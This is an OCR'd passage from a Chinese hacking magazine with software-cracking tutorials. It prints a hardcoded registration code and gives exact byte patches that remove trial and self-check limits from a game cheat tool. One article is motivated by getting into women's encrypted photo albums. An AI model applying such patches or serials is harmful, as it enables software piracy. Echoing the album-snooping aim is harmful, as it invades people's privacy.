


图 3

总结

这个例子简单展现了破解过程中也需要编程的基础，所以想学习破解的朋友，也是需要有一定编程功力的。当然，这个 CM 还有更多的玩法，我们可以用 VB EXPLORER 把机器码的文本框进行编程，让其可以修改，这样就可以修改程序的机器码。即使在不同的机器上，也可以用同一机器码和注册码进行注册！

编辑点评：虽然是以破解为主题的文章，但 VBS 的妙用值得一看。

简单破解极道 QQ 使者 2010 版

■王国瑞



图 1

从本文可以学到：

如何简单地破解一款软件

这几天，宿舍的同学们在网上骗 MM，开始了声势浩大的 80 后网恋活动。无奈 MM 们的相册都加密了，他们麻烦我想个办法，希望可以看到 MM 的靓照。我正在写软件，于是就打发他们去网上找。结果找到的软件需要注册才能用，那就只有来破解了。

打开软件一看，呵，口气不小，什么暴力破解密码、查看聊天记录、查 IP、破解空间和相册等，功能还真多，反正能想到的都有了，如图 1。

先试着注册了一下，弹出一个注册码输入框，随便输入后点“OK”，直接报错！如图 2、图 3。




图 2




图 3

闲话打住，首先使用 PEID 查了下壳，Delphi 的，无壳，真高兴，如图 4。




图 4

下一步用 OD 载入，直接停在了入口点，我猜测注册码应该是明文进行比较的，试试看能不能找到它的关键跳转。于是我右击，查找字符串，在字符串窗口翻阅，嗯？这个很可疑，如图 5，ASCII "68QAZ3-WSXEDC-RFVTGB-YHNU69"，一看就是注册码。

马上复制下来，再继续查看，没有什么有价值的东西了，还查到一长串 1，也复制下来，有备无患。

退出 OD，我用这两串字符串来进行注册测试，第一串字符串注册成功，如图 6、图 7。无语……就这样把




图 5

它搞定了。点击程序面板上的几个功能测试一下，全部提示“连接网络超时，请稍后再试！”，根本无法使用，估计软件是骗人花钱注册的。




图 6




图 7

最后罗嗦几句，一是大家破解时要有一个比较清晰的思路，有一个直观的把握，这样破解会事半功倍。二是大家自己写软件的话，一定要注意添加一些防爆破手段，即使你的不用注册，也要保护好自己的源码。

编辑点评：有时候的破解很简单，动动脑筋进行推理，或者简单的社工就可以搞定！

破解外挂之
潇潇多开采集V1.69正式版

文 八部天龙

从本文可以学到：

基本的破解流程和如何去除自校验

前言




图 1




图 2

这个外挂是别人让我破解的，顺便成就了这篇文章，大家先看一下这个外挂的界面，如图1。

默认的序列号是“123”，开始的时候，




图 5




图 3




图 4

每登录一次你会有20分钟的试用时间，只要时间一到就需要重新登录，而且次数也有限制，如图2。

这次的破解就是去除掉外挂的试用时间和试用次数限制，达到可无限试用的目的，在破解过程中我们还将去除一个自校验。

过程

查壳，是用VB写的；搜索字符串，没发现任何有用的信息。直接运行，随便输入，点击“注册”，出现“您输入的账号不正确，请重新输入”提示，用堆栈法来到如图3的这个地方。

然后我们向上查找，再经过调试，发现如图4，这个地方的代码是判断是否为试用账号的。

```
我们把
00418EA7      /0F84 AA030000 je       00419257
改成
00418EA7      /0F85 AA030000 jnz      00419257
```

好了，这样一修改，我们无论输入什么，账号都成了试用账号，接下来要解决试用时间限制的问题。

刚开始的时候，我们通过“123”试用账号知道，试用的时间是20分钟。20对应的十六进制就是14，所以我们来找找什么地方出现有14吧。非常幸运，我们在判断是不是试用账号的语句下面看到了14，如图5。

```
00418EAD      A1 64704200    mov     eax, dword ptr [427064]
```

14这个数据是从00427064这个地方传过去的，我们可以修改语句，也可以修改这个地方的数据。我们先尝试一下修改语句：

```
把
00418EAD      A1 64704200    mov     eax, dword ptr [427064]
改成
00418EAD      A1 08704200    mov     eax, dword ptr [427008]
```

这样传给EAX的数据就大多了，保存后看一下效果，如图6。

看起来效果不错，但是我试了一下，




图 6




图 7




图 8

没有实质性的变化，20分钟时间一到，外挂还是停止了，看来需要改数据。当然，你也可以用补丁改，但是我不太喜欢。

通过查找发现，在地址004152B4处，把eax的值传给了地址00427064，我们只要在此处做些手脚就可以了。我的方法是找一块空地（如00426F24）：

```
将
004152B4      A3 64704200    mov     dword ptr [427064], eax
改成
004152B4   . /E9 6B1C0100    jmp     00426F24

把00426F24的代码改成mov      dword ptr [427064], 1440
把00426F2E的代码改成jmp      004152B9
```

这样就完成了，保存后看一下效果，出现如图7的提示。

很明显，是一个自校验，我们同样用堆栈法来到以下位置：

```
0040E710    . E8 A742FFFF    call    <jmp.&MSVBVM60.#595>
```

再向上查找到如下这个条件跳转：

```
0040E227    . /74 26         je      short 0040E24F
```

改成jne　short 0040E24F，这样就大功告成了，如图8，经测试，已经可以无限制使用了。

编辑点评：其实做任何一件事都应该从最简单做起！本期的破解大都是基础和小技巧，希望大家要好好消化！

软件破解入门
系列五

文 missviola[LCG]

从文中可以学习到：

软件破解的算法分析

大家好，我们很久没见了。在这段时间里，不知道大家有没有掌握我们前面四篇文章所介绍的知识呢？在这次的软件破解分析中，我将用一个软件来给大家讲解软件破解的层次，最后给大家介绍算法分析的方法。好了，废话不多说，我们直接进入主题。




图 3




图 1




图 2




图 4




图 5

此时 OllyDbg 的反汇编窗口显示如图 3 所示：

我们按一下 F8 键，此时 ESP 寄存器的内容变成了红色显示，如图 4 所示：

我们在 OllyDbg 的命令行窗口中输入“**hr ESP**”。按下 F9 让软件运行起来之后，会停在如图 5 所示位置：

当我们 F8 单步走过 005DE3BF 处的 retn 指令后，就来到了软件的 OEP 处，如图 6 所示：

